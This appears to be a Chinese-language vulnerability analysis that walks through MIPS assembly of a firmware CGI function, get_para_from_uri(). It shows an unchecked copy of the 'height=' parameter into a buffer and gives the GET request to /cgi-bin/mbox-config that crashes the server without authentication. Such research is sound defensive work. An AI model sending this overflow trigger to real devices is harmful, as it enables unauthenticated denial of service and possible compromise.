get_para_from_uri(request_uri, "height=", height_str);
这条代码是 AI 生成简化过的,这里传参数并没有 3 个参数,仅只有 2 个参数
实际上第一个参数 $a0 通过 strstr() 函数找到用户的 URI 对应 “height=”
假设输入用户输入的 URI 为 “&width=A&height=B”
那么 strstr() 返回值指针指向就是 “h” 位置

第二个参数常量缓冲区 $a3 偏移 0字节传给 $a1

因为 IDA 生成的伪代码太乱实在没看懂,所以看一下汇编吧


进入函数后 $a1 赋值给 $v0 保存起来,然后将 0 赋值给 $a1
再对 $a3 初始化为 1 ,通过 $a1 初始化 $v1 为 0
进入循环的第一步 $a2 取得指针 “A&h” 的 “&” 位置
0($a2) 取出第一个值 “h” 判断是不是为 0,显然不是 0

接着 cmpi $a2, "=" 影响标志位 T
if($a2 == “=”)

    T = 1
else

    T = 0
$a3 为 1 跳到判断左边,
bteqz loc_4498AE 被 T 标志位影响进入判断左边

由 $v1 不断自加 1 来到 “height=” 的等号位置,进入判断右边

由于 $v1 再次自加 1
addu $a2, $a0, $v1 ,这里 $a2 得到 “=” 后面的字符

并且判断 $a2 是不是为 “&” 字符
如果是那么就跳到判断右边结束函数,否则就进入判断左边
进入判断左边就会写入常量缓冲区 $a3 偏移 0字节位置
然后每次循环 $a1 自加 1,那么每一次循环都会往缓冲区里面填入数据
由于这里没有任何校验和字节限制,那么当用户输入足够多字符就可以溢出

因为 get_para_from_uri() 函数是处理后端程序
所以这里接口也得要是 GET /cgi-bin/mbox-config?width=A&height=

服务器直接崩溃,并且这个漏洞还不需要有效会话 Cookie 就可以执行